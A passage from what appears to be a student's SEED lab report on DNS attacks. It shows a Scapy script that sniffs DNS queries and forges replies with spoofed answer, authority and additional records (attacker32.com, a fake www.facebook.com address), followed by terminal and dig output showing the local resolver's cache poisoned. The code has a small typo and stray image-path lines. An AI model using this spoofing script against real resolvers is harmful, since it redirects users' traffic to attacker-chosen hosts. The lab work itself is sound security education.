        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='10.0.2.5')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200,
rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200,
rdata='attacker32.com')


        # The Additional Section
        Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net', type='A', ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200,
rdata='3.4.5.6')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount=1, nscount=2, arcount=3, an=Anssec, ns=NSsec1/NSsec2,
ar=Addsec1/Addsec2/Addsec3)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPk/DNSpkt
        send(spoofpkt)


# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Notice how the additional section includes entries for attacker32.com and www.facebook.com. The output of the attacker's terminal after performing the attack is below.



```
[02/21/23]seed@VM:~/.../Lab4$ chmod a+x Task9ScapySpoofReplyToDns.py
[02/21/23]seed@VM:~/.../Lab4$ sudo ./Task9ScapySpoofReplyToDns.py
Sent 1 packets.
```

The output of the client machine is below.



```

[02/21/23]seed@VM:~$ dig www.example.net

;; <<> DiG 9.10.3-P4-Ubuntu <<> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 42912
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                259200  IN      A      10.0.2.5

;; AUTHORITY SECTION:
example.net.                    259200  IN      NS      attacker32.com.
google.com.                    259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
attacker32.com.                259200  IN      A      1.2.3.4
ns.example.net.                259200  IN      A      5.6.7.8
www.facebook.com.              259200  IN      A      3.4.5.6

;; Query time: 19 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Tue Feb 21 15:52:52 EST 2023
;; MSG SIZE rcvd: 233

```

Observation: The attacker was able to spoof DNS replies to the DNS server machine by using the Python program utilizing the Scapy library. The additional section included entries from attacker32.com, ns.example.net, and www.facebook.com, all of which were specified by the attacker's spoofed reply.

Explanation: The attack successfully poisoned the cache of the local DNS server. Any machine on the network that attempts to access www.facebook.com will be routed to IP address 3.4.5.6, which was unreachable from the client machine. Therefore, the attacker successfully inserted the entries in the additional section into the DNS cache.